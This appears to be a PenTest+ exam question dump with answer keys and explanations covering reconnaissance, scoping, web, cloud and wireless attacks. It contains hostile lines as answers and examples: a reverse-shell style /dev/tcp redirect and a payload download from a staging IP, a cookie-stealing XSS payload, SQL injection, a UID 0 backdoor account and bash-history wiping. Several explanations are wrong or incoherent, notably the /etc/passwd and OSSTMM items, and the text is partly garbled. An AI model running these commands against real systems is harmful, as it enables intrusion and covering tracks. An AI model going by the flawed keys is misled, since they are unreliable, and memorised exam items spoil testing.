CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 2
Which of the following is the most secure method for sending the penetration test report to the client?

A. Sending the penetration test report on an online storage system.
B. Sending the penetration test report inside a password-protected ZIP file.
C. Sending the penetration test report via webmail using an HTTPS connection.
D. Encrypting the penetration test report with the client's public key and sending it via email.

Answer: D

Explanation:
This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client's public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

NEW QUESTION 3
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

Explanation:
The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 4
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

Explanation:
GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 5
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Answer: A

Explanation:
Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 6
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>           resultList.append(port)
<11>      sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 7
A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

A. Test the strength of the encryption settings.
B. Determine if security tokens are easily available.
C. Perform a vulnerability check against the hypervisor.
D. .Scan the containers for open ports.

Answer: D

Explanation:
The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack. Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

NEW QUESTION 8
A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions
B. iam_privesc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions

Answer: A

Explanation:
The iam_enum_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list all permissions associated with an IAM user3. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments4.

NEW QUESTION 9
A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.

Answer: C

Explanation:
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 10
Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

A. SOW
B. SLA
C. MSA
D. NDA

Answer: A

Explanation:
The document that is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables is the SOW (Statement of Work). The SOW is a formal document that describes the objectives, expectations, and responsibilities of the penetration-testing project2. The SOW should be clear, concise, and comprehensive to avoid any ambiguity or misunderstanding.

NEW QUESTION 10
A penetration tester ran the following command on a staging server:
python –m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 11
A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:
The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION 16
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Answer: C

Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION 18
A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? salt = '123' hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) The tester recommended the code be updated to the following salt = os.urandom(32) hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) Which of the following steps should the penetration tester recommend?

A. Changing passwords that were created before this code update
B. Keeping hashes created by both methods for compatibility
C. Rehashing all old passwords with the new code
D. Replacing the SHA-256 algorithm to something more secure

Answer: A

Explanation:
The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

NEW QUESTION 20
A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

A. The tester had the situational awareness to stop the transfer.
B. The tester found evidence of prior compromise within the data set.
C. The tester completed the assigned part of the assessment workflow.
D. The tester reached the end of the assessment time frame.

Answer: A

Explanation:
Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

NEW QUESTION 22
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

NEW QUESTION 26
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.
Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.

Answer: B

Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 30
A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client’s IP address. The tester later discovered the SOC had used sinkholing on the penetration tester’s IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets
B. The planning process failed to ensure all teams were notified
C. The client was not ready for the assessment to start
D. The penetration tester had incorrect contact information

Answer: B

Explanation:
Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester’s IP address, it means that they detected the tester’s activity and blocked it from reaching the client’s network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

NEW QUESTION 31
Appending string values onto another string is called:

A. compilation
B. connection

C. concatenation
D. conjunction

Answer: C

Explanation:
Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as “Hello” + “World” = "HelloWorld"4.

NEW QUESTION 36
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 37
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.

Answer: C

Explanation:
for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 38
Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

A. OWASP ZAP
B. Nmap
C. Nessus
D. BeEF
E. Hydra
F. Burp Suite

Answer: AF

NEW QUESTION 43
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Answer: A

Explanation:
"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"
Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 45
A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

A. Perform a new penetration test.
B. Remediate the findings.
C. Provide the list of common vulnerabilities and exposures.
D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 46
PCI DSS requires which of the following as part of the penetration-testing process?

A. The penetration tester must have cybersecurity certifications.
B. The network must be segmented.
C. Only externally facing systems should be tested.
D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 47
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62
Which of the following commands can be used to further attack the website?

A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
B. ../../../../../../../../../../etc/passwd
C. /var/www/html/index.php;whoami
D. 1 UNION SELECT 1, DATABASE(),3-

Answer: D

NEW QUESTION 50
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:
cat /dev/null > temp
touch –r .bash_history temp mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Answer: C

Explanation:
The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to .b ash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

NEW QUESTION 52
An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

A. Protocol negotiation
B. Packet sniffing
C. Four-way handshake
D. Downgrade attack

Answer: D

Explanation:
A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks1.

NEW QUESTION 55
A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.
Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

A. Closing open services
B. Encryption users' passwords
C. Randomizing users' credentials
D. Users' input validation
E. Parameterized queries
F. Output encoding

Answer: DE

Explanation:
SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can result in data theft, data corruption, authentication bypass, or command execution. To mitigate SQL injection vulnerabilities, the following

remediation techniques are recommended:

- Users' input validation: This involves checking and sanitizing the user input before passing it to the database server. Input validation can prevent malicious or unexpected input from reaching the database server and causing harm. Input validation can be done by using whitelists, blacklists, regular expressions, or escaping mechanisms.
- Parameterized queries: This involves using placeholders or parameters for user input instead of concatenating it with the SQL statement. Parameterized queries can separate the user input from the SQL logic and prevent it from being interpreted as part of the SQL statement. Parameterized queries can be implemented by using prepared statements, stored procedures, or frameworks that support them. The other options are not relevant or effective remediation techniques for SQL injection vulnerabilities.

NEW QUESTION 57
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA
B. NDA
C. SOW
D. ROE

Answer: B

NEW QUESTION 62
Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems
B. Susceptibility to DDoS attacks
C. Inability to network
D. The existence of default passwords

Answer: A

NEW QUESTION 64
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 65
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. "cisco-ios" "admin+1234"
B. "cisco-ios" "no-password"
C. "cisco-ios" "default-passwords"
D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 67
A penetration tester captured the following traffic during a web-application test:

```
GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI
iLCJlbWFpbCI6ImFkbWluQDp1aWN1LXNoLm9wIiwicGFzc3dvcmQiOiIwODIzYTdiYmQ3NzI1NDUwNmYwNjlkZjE4YjU4OCIsInJvbGUiOi
JhZGlpbiIsInRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9k
ZWZhdWx0QWRtaW4uc3VnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyM
DIxLTAyLTAzIDEyOjA3OjUxLjY0NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0NiArMDA6MDAiLCJkZWxldGVkQXQ
iOm5lbGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6NTYxNjM3MzU2Mn0.fXRqussopr9J5JO5YN1_Rj106eBzNGiE7vc0EfGM
JyKFOv_fAgv0yN9zTaYo1eU2dodddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqKlEiG-hwffOubRWiYBacH8-1d_8OK6ClgePjT7zxfcEqkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j00DPwlatUPAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
laWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwODIzYTdiYmQ3NzI1NDUxNmYwNjlkZjE4YjU4OCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExv
ZzSUkAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4uc3VnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0NiArMDA6MDAiLCJkZWx
ldGVkQXQiOm5lbGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6NTYxNjM3MzU2Mn0.fXRqussopr9J5JO5YN1_Rj106eBzNGiE7w
cOEfGMJyKFOv_fAgv0yN9zTaYo1eU2dodddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqKlEiG-hwffOubRWiYBacH8-1d_8OK6ClgePjT7zxfcEqkM
Content-Length: 0
Host: 172.16.0.10:3000
```

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.
B. Decrypt the authorization header using bcrypt.
C. Decode the authorization header using Base64.
D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 71
Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

A. Tandem
B. Reversal
C. Semi-authorized
D. Known environment

Answer: D

Explanation:
The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION 72
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 73
A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.

Answer: A

Explanation:
Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the vulnerable modules before deploying the products.

NEW QUESTION 77
The results of an Nmap scan are as follows:
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST Nmap scan report for (10.2.1.22)
Host is up (0.0102s latency). Not shown: 998 filtered ports Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)

A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device

E. Exposed RDP
F. Print queue

Answer: BD

Explanation:
https://www.netscout.com/what-is-ddos/slowloris-attacks
From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 82
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence.
Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: AD

Explanation:
* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.
* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

NEW QUESTION 86
A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.
Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Answer: A


NEW QUESTION 90
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:
fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 94
You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
